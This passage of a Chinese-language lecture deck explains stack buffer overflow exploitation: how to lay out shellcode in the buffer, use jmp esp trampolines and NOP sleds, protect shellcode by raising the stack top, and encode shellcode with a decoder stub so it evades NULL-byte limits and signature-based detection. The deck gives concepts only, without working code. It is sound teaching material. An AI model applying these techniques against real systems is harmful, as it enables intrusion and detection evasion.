shellcode:可执行的机器代码。

# 三、缓冲区的组织—缓冲区的组成





两种常见的缓冲区组织方式

# 三、缓冲区的组织—缓冲区的组成

| 返回shellcode静态地址 | 返回jmp esp跳板地址 |
| --- | --- |
| 合理利用缓冲区，使攻击串总长度减小 | 能够适应动态变化的shellcode地址 |
| 对程序破坏小，比较稳定，不会大范围破坏前栈帧 | 可能会破坏前栈帧的数据，无法修复寄存器的值 |

两种缓冲区组织方式的对比


# 三、缓冲区的组织—缓冲区的组成




另一种组织方式：在返回地址后再淹没一点，在那里布置一个shellcode header,指向一大片真正的shellcode中。

# 三、缓冲区的组织—抬高栈顶保护shellcode


将shellcode布置到缓冲区可能会发生如下的问题



# 三、缓冲区的组织—抬高栈顶保护shellcode


将shellcode布置到缓冲区可能会发生如下的问题

PUSH 指令之后：




# 三、缓冲区的组织—抬高栈顶保护shellcode

为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之前：




# 三、缓冲区的组织—抬高栈顶保护shellcode

为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之后：




# 三、缓冲区的组织—函数返回地址移位

在一些情况下，返回地址距离缓冲区的偏移量是不确定的，我们可以增加NOP来增加“靶子面积”



# 三、缓冲区的组织—函数返回地址移位

如果函数返回地址的偏移按双字(DWORD)不定，可以用一片连续的跳转指令来覆盖函数的返回地址。



# 四、shellcode编码技术

- shellcode概述
- 定位shellcode
- 缓冲区的组织
- shellcode编码技术

# 四、shellcode编码技术

在很多漏洞利用场景中，shellcode的内容将会受到限制。

首先，所有的字符串函数都会对NULL字节进行限制。

其次，有些函数还会要求shellcode必须为可见字符的ASCII或Unicode的值。

最后，在进行网络攻击时，基于特征的系统往往会对常见的shellcode进行拦截


# 四、shellcode编码技术

那么我们就只能通过给shellcode进行一下编码来使shellcode“蒙混过关”后再行动。

我们先在shellcode的前面加上十几个字节的解码程序放在shellcode开始执行的地方。

当exploit成功时，解码程序首先运行，然后将内存中的变形的shellcode解码成原来样子，从而顺利执行

# 四、shellcode编码技术





shellcode编码示意图

# 四、shellcode编码技术

首先由解码指令
还原shellcode

解码完毕之后继续
执行真正的shellcode




Shellcode解码示意图

# Shellcode的开发

这节课所介绍的只是shellcode其中的一部分，一些稍微深入点的问题，比如如何定位API，具体编码技术的实现和shellcode的精简等问题，有兴趣的同学可以课下寻找相关书籍进行学习。

# 谢谢观赏！
# Thanks！